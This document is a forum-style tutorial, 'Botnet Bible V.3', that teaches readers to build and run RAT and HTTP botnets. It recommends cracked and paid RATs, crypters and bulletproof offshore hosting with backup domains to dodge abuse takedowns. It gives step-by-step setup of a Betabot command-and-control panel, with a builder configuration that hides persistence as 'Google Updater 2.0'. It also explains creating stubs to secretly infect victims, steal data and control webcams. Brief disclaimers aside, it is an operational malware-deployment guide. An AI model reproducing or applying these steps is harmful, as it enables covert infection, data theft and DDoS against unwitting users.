# BOTNET BIBLE V.3

Introduction:

Botnet can be definied as the network of infected computers.
A botnet is a collection of internet-connected devices, which may include PCs, servers, mobile devices and internet of things devices that are infected and controlled by a common type of software called malware. Users are often unaware of a botnet infecting their system. In basic language bots are program which are automated or you can say robotic. In simple context bots refer to those computers which can be controlled from the external source which may be programmed in them.
Now the attacker gains access to the computers by virus or any miscellaneous code. Most of the times computer are operating normally, so the malicious operations stay hidden to the user.

Infected devices are controlled remotely by threat actors, often cybercriminals, and are used for specific functions. Botnets are commonly used to:
- generate malicious traffic for distributed denial-of-service attacks
- cryptocurrency minning
- surveillance
- stealing data
- many other things

Type of botnets:

- IOT(Internet of things)

    The Internet of things (IoT) is the network of physical devices, vehicles, home appliances and other items embedded with electronics, software, sensors, actuators, and network connectivity   which enables these objects to connect and exchange data.

    Mirai is a malware that turns networked devices running Linux into remotely controlled "bots" that can be used as part of a botnet in   large-scale network attacks. It primarily targets online consumer devices such as IP cameras and home routers. The Mirai botnet   was first found in August 2016.

- IRC (Internet Relay Chat)

    Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in the form of text. The chat process works   on a client/server networking model and bots are controlled by IRC Server.

- RAT (Remote Access Trojan)

    RAT is a specific type of malware that controls a system via a remote network connection as if by physical access. While desktop sharing and remote administration have many legal uses, RAT is usually associated with criminal or malicious activity. A RAT is typically installed without the victim's knowledge.

- HTTP (Hypertext Transfer Protocol)
  HTTP is an application protocol for distributed, collaborative, and hypermedia information systems.[1] HTTP is the foundation of data communication for the World Wide Web and bots are controlled trought webpanel.

Botnet Bible teaches you how to setup RATS and HTTP botnets.

RAT Requirements:

– Remote Administration Tool, you may use free, cracked or paid RAT.
  Free:
  – Quasar
  – Babylon
  – Darktrack
  – Njrat
  Cracked:
  – Nanocore

  Paid:
  – Netwire
  – Imminent Monitor
  – Orcus
  – Remcos

– Crypter
  Crypters are legal encrypting tools. If used correctly, and with proper permission, then you have nothing to worry about. On the other hand, if you are using crypters to encrypt malware with the sole purpose of infecting computers that are not yours you are committing a crime.
  When it comes to crypters it's a whole series of choices. I will explain you how to use crypter in a moment.

- (DNS) The Domain Name System is a hierarchical decentralized naming system for computers, services, or other resources connected to the Internet or a private network. It associates various information with domain names assigned to each of the participating entities. Most prominently, it translates more readily memorized domain names to the numerical IP addresses needed for locating and identifying computer services and devices with the underlying network protocols. By providing a worldwide, distributed directory service, the Domain Name System is an essential component of the functionality on the Internet, that has been in use since 1985.

- VPN Virtual private network extends a private network across a public network, and enables users to send and receive data across shared or public networks as if their computing devices were directly connected to the private network. Applications running across the VPN may therefore benefit from the functionality, security, and management of the private network.

HTTP C&C Requirements:
- VPS (Virtual Private server) is a virtual machine sold as a service by an 3yInternet hosting service.
- Domain Name
- Crypter
- Botnet webpanel files, builder or build connected to your domain/server ip

Offshore servers and bulletproof domains:

Choosing the right hosting provider and domain registrar may save you a lot of troubles in future. For small botnets (500-5000 bots) you may only need to buy Virtual Private Server located in one of those countries:

- Panama
- Costa Rica
- Berize
- Guatemala
- Russia

few examples:

- panamaserver.com
- offshoreracks.com
- ccihosting.com
- http://www.crservers.com/virtual-private-servers.html
- https://www.vps9.net/russia-vps
- https://www.racklodge.com
- https://www.scopehosts.com/openvz-vps/russia-vps
- www.superbithost.com

and russian or chaina registrar, few examples:

- r01.ru
- nic.ru
- tonic.tu
- openleaf.net.ru
- shinjiru.com
- bpw.sc
- elkupi.com

Depends on your actions(how you spread your executable file, how you use your botnet(ddosing, minning, herding bots, CPA,CEO, etc.) your server or domain may be listed on spamhaus, it means your domain/server/customer account may be suspended permanently. In this case, when you create your botnet u use at least two back up domains, so if your main domain will be suspended, your bots will connect to back up domain. If your server get suspended you just need to reinstall your panel on another server. From my experience some providers ignore first abuse but if spamhaus will keep sending reports, you will get suspended. If u want to avoid this problem, usually you need to buy good dedicated server in offshore location, but its much expensive, also you may buy fast flux system, its a proxy system, it hide your real server IP.

So if u want to setup HTTP botnet buy domain and server.
This is example how to buy panamaserver.com

Once you purchase server, check your email, you should get SSH, FTP, control panel details. SSH access is used to control your OS and perform all commands, FTP is used to transfer files between you and your VPS. Control panel is used to reboot, reinstall server, statistics (i.e.bandwidth).

Download putty
https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html and login to SSH.

Download WINSCP:
https://winscp.net/eng/download.php and login to FTP

If your VPS is based on centos 7, skip centos 6 part.
Centos 6:
Login to SSH root using putty
1. First of all update your server and install wget and vim. Sometimes you may be asked few times for confirmation, just press Y and ENTER:

Code:
sudo yum update
sudo yum install wget
sudo yum install vim

2. Install apache and run it:

Code:
sudo yum install httpd
sudo service httpd start

3. Install PHP. Sometimes newest version of PHP is required, in that case we will install php and upgrade it using REMI and EPEL repositories:

- Install PHP:

Code:
sudo yum install php

  – Install the Remi and EPEL RPM repositories:

Code:
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm **&&** rpm -Uvh epel-release-latest-6.noarch.rpm
wget http://rpms.famillecollet.com/enterprise/remi-release-6.rpm **&&** rpm -Uvh remi-release-6*.rpm

  – You need to enable the REMI repository globally. I will use VIM - free text editor. Quick guide: if you press INSERT you will be able to edit document and if you press ESC you will be in command mode.

Type the following command:

Code:
vim /etc/yum.repos.d/remi.repo
Press INSTERT and under the section [remi] and [remi-php56] change the following line from 0 to 1: enabled=0

Now press ESC and type the following command:

Code:
:wq

Now you can upgrade your php:

Code:
sudo yum -y upgrade php*

4. Install MYSQL server. We will use official REMI repositories. Install and activate the REMI and EPEL RPM Repositories
If you have not done so already, install and activate the REMI and EPEL repositories;

Code:
wget https://dl.fedoraproject.org/pub/epel/epel-release-latest-6.noarch.rpm && rpm -Uvh epel-release-latest-6.noarch.rpm
wget http://rpms.famillecollet.com/enterprise/remi-release-6.rpm && rpm -Uvh remi-release-6*.rpm

Code:
sudo yum install mysql mysql-server

- now run mysql:

Code:
sudo service mysqld start

- using this commands you can upgrade and check what version of mysql you use:

Code:
yum -y update mysql*
rpm -qa | grep mysql

5. Install additional libraries. Few botnets require addidtional php libraries. For example Zyklon HTTP require php-gd library for captcha. We will install few standard libraries:

Code:
sudo yum install php-mysql php-pdo php-common php-cli php-gd

6. Now we need to install Ioncube Loader. Download it from https://www.ioncube.com/loaders.php I use centos 6 64bit so i choosed linux 64 bit. You can see a lot of files in archive, which Ioncube loader is the right one ? Depends on your PHP version. Type the following command:

Code:
php -v

In that case i have installed PHP 5.6 so i copy the following file: ioncube_loader_lin_5.6 to my server. You need to copy it to: /usr/lib64/php/modules/ioncube_loader_lin_5.6.so
Do it in ftp client if u want. Now you need to edit php.ini file. Its located in /etc/php.ini We will use vim again:

Code:
vim /etc/php.ini

Press INSERT and add the following line at the top of the file. This is just path to Ioncube loader. Version of Ioncube loader must match with PHP version.

Code:
zend_extension = /usr/lib64/php/modules/ioncube_loader_lin_5.6.so

Now restart apache&mysql and check if its installed correctly:

Code:
service httpd restart
service mysqld restart
php -v

7. Dealing with mysql:
- Run mysql installation script:
Code:
mysql_secure_installation

You will be able to setup new root password to your mysql. To other questions just answer yes.

- Now log in to mysql:

Code:
```
mysql -u root -p
```

- Create new database:

Code:
```
create database NameOfYourDatabase;
```

- Create new user with privileges and refresh it:

Code:
```
CREATE USER 'NameOfYourUser'@'localhost' IDENTIFIED BY 'PasswordForYourUser';
GRANT ALL PRIVILEGES ON NameOfYourDatabase . * TO 'NameOfYourUser'@'localhost';
FLUSH PRIVILEGES;
```

Now direct your browser to *http://192.168.0.100*, and you should see the Apache2 placeholder page:

CENTOS 7:
Login to SSH root using putty
update your server:
sudo yum update
sudo yum -y update

1 Installing MySQL / MariaDB

MariaDB is a MySQL fork of the original MySQL developer Monty Widenius. MariaDB is compatible with MySQL and I've chosen to use MariaDB here instead of MySQL. To install MySQL, we do install MariaDB like this:

yum -y install mariadb-server mariadb

Then we create the system startup links for MySQL (so that MySQL starts automatically whenever the system boots) and start the MySQL server:

systemctl start mariadb.service
systemctl enable mariadb.service

Set passwords for the MySQL root account:

mysql_secure_installation

[root@server1~]# mysql_secure_installation
/usr/bin/mysql_secure_installation: line 379: find_mysql_client: command not found

NOTE: RUNNING ALL PARTS OF THIS SCRIPT IS RECOMMENDED FOR ALL MariaDB
 SERVERS IN PRODUCTION USE! PLEASE READ EACH STEP CAREFULLY!

In order to log into MariaDB to secure it, we'll need the current
password for the root user. If you've just installed MariaDB, and
you haven't set the root password yet, the password will be blank,
so you should just press enter here.
Enter current password for root (enter for none): **<--ENTER**
OK, successfully used password, moving on...
Setting the root password ensures that nobody can log into the MariaDB
root user without the proper authorisation.
Set root password? [Y/n]
New password: **<--yourmariadbpassword**
Re-enter new password: **<--yourmariadbpassword**
Password updated successfully!
Reloading privilege tables..
... Success!

*By default, a MariaDB installation has an anonymous user, allowing anyone
to log into MariaDB without having to have a user account created for
them. This is intended only for testing, and to make the installation
go a bit smoother. You should remove them before moving into a
production environment.*
Remove anonymous users? [Y/n]<--ENTER
... Success!
*Normally, root should only be allowed to connect from 'localhost'. This
ensures that someone cannot guess at the root password from the network.*
Disallow root login remotely? [Y/n] <--ENTER
... Success!
*By default, MariaDB comes with a database named 'test' that anyone can
access. This is also intended only for testing, and should be removed
before moving into a production environment.*
Remove test database and access to it? [Y/n]<--ENTER
- Dropping test database...
... Success!
- Removing privileges on test database...
... Success!
*Reloading the privilege tables will ensure that all changes made so far
will take effect immediately.*
Reload privilege tables now? [Y/n]<--ENTER
... Success!

Cleaning up...
*All done! If you've completed all of the above steps, your MariaDB
installation should now be secure.*
Thanks for using MariaDB!
[root@server1~]#

2 Installing Apache2

CentOS 7 ships with apache 2.4. Apache2 is directly available as a
CentOS 7.0 package, therefore we can install it like this:

```
yum -y install httpd
```

[root@server1~]# yum install httpd
Loaded plugins: fastestmirror, langpacks
Loading mirror speeds from cached hostfile
* base: ftp.plusline.de
* extras: mirror.23media.de
* updates: mirror.23media.de
Package httpd-2.4.6-17.el7.centos.1.x86_64 already installed and latest version
Nothing to do
[root@server1~]#

By default apache will be installed, if-not then please install it as shown above

Now configure your system to start Apache at boot time...

systemctl start httpd.service

systemctl enable httpd.service

In CentOS 7.0 uses Firewall-cmd, so I will customize it to allow external access to port *80* (http) and *443* (https).

firewall-cmd --permanent --zone=public --add-service=http
firewall-cmd --permanent --zone=public --add-service=https
firewall-cmd --reload

Now direct your browser to *http://192.168.0.100*, and you should see the Apache2 placeholder page:

- Now log in to mysql:

Code:
mysql -u root -p

- Create new database:

Code:
create database NameOfYourDatabase;

- Create new user with privileges and refresh it:

Code:
CREATE USER 'NameOfYourUser'@'localhost' IDENTIFIED BY 'PasswordForYourUser';
GRANT ALL PRIVILEGES ON NameOfYourDatabase . * TO 'NameOfYourUser'@'localhost';
FLUSH PRIVILEGES;

4. Now we need to install Ioncube Loader. Download it from https://www.ioncube.com/loaders.php I use centos 7 64bit so i choosed linux 64 bit. You can see a lot of files in archive, which Ioncube loader is the right one ? Depends on your PHP version.

Type the following command:

Code:
php -v

In that case i have installed PHP 5.6 so i copy the following file: ioncube_loader_lin_5.6 to my server. You need to copy it to: /usr/lib64/php/modules/ioncube_loader_lin_5.6.so
Do it in ftp client if u want. Now you need to edit php.ini file. Its located in /etc/php.ini We will use vim again:

Code:
vim /etc/php.ini

Press INSERT and add the following line at the top of the file. This is just path to Ioncube loader. Version of Ioncube loader must match with PHP version.

Code:
zend_extension = /usr/lib64/php/modules/ioncube_loader_lin_5.6.so

Now restart apache&mysql and check if its installed correctly:

Code:
service httpd restart
service mysqld restart
php -v

You should see ioncube loader version.

Setting up domains:

Depends which server/domain you bought, you have two options: – add A record(contains your VPS IP) to your domain if you purchased DNS hosting within your domain – add nameservers to your domain if you purchased DNS zone with your server
For example if you choosed panamaserver and nic.ru domain you can just add nameservers to your domain, because panamaserver provides you your name servers: ns1.panamaserver.co and ns2.panamaserver.co
If u dont have nameservers with your vps you need to use A record.

Adding nameservers in nic.ru:

Pointing your domain to your VPS in panamaserver DNS ZONE:

Setting up webpanel:

Once you finish server and domain parts, login to FTP and upload your panel to var/www/ or if u have /html/ directory upload panel to var/www/html/

Now go to install.php or setup.php and you should see something like this:

Database name:	Admin username:
beta	root
☑ Create database if it does not exist	Admin password:
Database user:	
root	Comm. Encryption key 1:
	954F902D29F0D719
Database user password:	Comm. Encryption key 2:
	F09D3C5E28A74700
GeoIP Data CSV filename:	
geoip.csv	

☑ Load GeoIP data ☑ Load TOR Blacklist
(This may cause a 1-2 min script exec. delay)

Install

All other http botnets should have similar setup page. This one provided is ax example for betabot 1.8
Untick „Createa database" because you already created one directly in mysql.

Fill all fields:

Database name: your database name you have created in mysql.

Database user: your user you have created in mysql.

Database password: password for this user.

Admin username: This will be your login to c&c

Admin password: This will be your password to c&c

Encryption keys:

Usually you create your keys in builder. Before you finish installation, open betabot builder and you should see something like this:

Host name: yourdomain.xxx
Gate path: direct directory to logout.php file
Keys: you need to generate keys and copy it to fields in setup.php

In Betabot 1.8 you may add up to 6 domains. So you can buy more than one domain and add it as a backup. If your main domain will get suspended, bots will try to connect to second one.
You may use your VPS IP instead of domain name. Here is an example build log for betabot:

MAIN CONFIG:
Unique Name: Unique_001
Runkey Name: Google Updater 2.0
Folder Name: Google Updater 2.0
Knock Interval: 60

HOST CONFIG 1:
Host Name: mybbhax.ru
Gate Path: /betabooot/logout.php
Key 1: 5F593BD72BE60275
Key 2: EDD5E3D55BA65CE4

HOST CONFIG 2:
Host Name: 200.63.45.72
Gate Path: /betabooot/logout.php
Key 1: 5F593BD72BE60275
Key 2: EDD5E3D55BA65CE4

In this example:
my domain is: mybbhax.ru
Panel is installed in /betabooot/ directory, so gate path is:
Gate Path: /betabooot/logout.php
If you installed panel without additional directory, your gate should be:
Gate Path: /logout.php

Now you need to set permissions to your panel files. You can do it trought FTP and SSH.

In your FTP client, right click on directory you have used to store panel files, and click properties. Now under permission tab just add all permissions to all groups, in other words its called CHMOD 777.

In case its not working for you, you may do it trought SSH.
Login to SSH and use the following command:
```
sudo chmod -R 777 var/www/dir
```
 /dir/ is a place where i stored my panel files.
In case this command is not working, use this one and try to set permissions again:
sudo setenforce 0

If you want to have geo IP locations in your panel you need to load geoip.csv file into your database. Here is an example:

In this example
my database name is: estr
geoIP file is stored in /var/www/html/geiop.csv
Command to load geopip file to your DB:
LOAD DATA LOCAL INFILE '/var/www/html/geoip.csv' INTO
TABLE estr.geoip FIELDS TERMINATED BY ',' ENCLOSED BY '"'
LINES TERMINATED BY '\n';

Now you should be able to see geo ip map.

Now you can click build in builder and install in setup page and if u
did everything correctly your botnet is ready !
Betabot builder gives you output with .pe32 extension, its just to
prevent miss execution after building. You can just delete this
extension and leave it as output.exe for example and run it.
After 1 minute you should see 1 client in your panel.

Another way to test your binary file is here:
https://hackforums.net/showthread.php?tid=5776978
Just submit your file on the follow site and you should see 1 client in
your panel.

RAT SETUP:

What are Remote Administration Tools?

A Remote Administration Tool (RAT for short) can be used for malicious purposes or legal purposes, some illegal purposes are controlling PC's, stealing victims data, deleting files. You can infect someone by sending them the stub you have created in your RAT.

How do they work?

The RAT is run on your computer, then you can create a stub file to infect clients. The stub will work in the background and will be hidden for the client. You can monitor the clients activity, manage files, install software, view passwords, turning on webcams and much more.

Do I have to portforward?
Yes! This is the most important part of setting up your rat.

Typical RAT scenario

A RAT can be used for illegal and legal purposes. Some legal purposes are using it to monitor your businesses computers, recover passwords that are forgotten, transfer files and many more. Some people use RATs for illegal purposes to steal accounts, bank or credit card information, or even mine cryptocurrency on the clients computer.

I do not condone using RATs for illegal purposes, if you are using it for legal purposes feel free.

> Things you NEED to know about a RAT
> - a RAT is legal software and is not meant to be used in any malicious way. If you do use it in a malicious way you are at constant risk of losing your license and going to jail.
> - Your clients will not dissapear after you or them have restarted their computer. (providing you used startup which I explain later on in the guide)
>
> - Most PAID RATs are HWID locked meaning you can only use 1 computer per license. Don't try and share it with your friends. Orcus is an exception and allows 3 per license.
>
> - You can have user or administrator permissions on your clients, changing the amount of things you can do drastically.
>
> - Unless you are using a PHP RAT you will ALWAYS require port forwarding.
>
> - Certain RATs have dependencies while others don't. Explained more in-depth later on.

Port forwarding with your router:

Port forwarding, most of you guys usually go DEAR GOD HELP ME when you are confronted with this. WELL NO MORE! After this guide everyone should be able to port forward with or without VPN. Why do you need to port forward? You need an open port for outside connections (your client) to connect to your internet. Well, let's get into the without VPN part first.

Understand the following BEFORE going onto this guide.
- Googling your router and how to port forward on it will NEVER hurt. They give information that is impossible for me to know in advance such as what you need to click on etc.
- There's a couple different router setups. I'm going to cover the ones I know which is a total of 3 ways. It's up to you to figure out which one of these is closes to yours.
- Even when you THINK your port forwarding is done, keep on reading and don't miss a SINGLE step!

Possible setup no. 1 - Regular portforwarding
This is the easiest to do and also the most common among routers.

Go over to your router page found by typing in your default gateway into your browser.
How do you find your default gateway? Open your cmd.exe and type in ipconfig which will show you your default gateway 2 lines below your IPv4.
In the picture below my default gateway is 192.168.0.1.

Now that you are on your router page you will want to find the port forwarding tab.
Usually this can be found under the advanced tab and is straight up called 'port forwarding'.
Once you've found it, click on it and you should see something similar to this.

Now don't get scared by the different language shown here. Let me quickly explain in order what those words mean. What you're looking at is Internal IP-adress / Begin port / End port / Protocol / Activated.

Your internal IP adress is your IPv4 shown above your default gateway. Your begin port and end port should be the same and is the port you are trying to open. Protocol is either UDP or TCP or BOTH. You will want to choose BOTH!
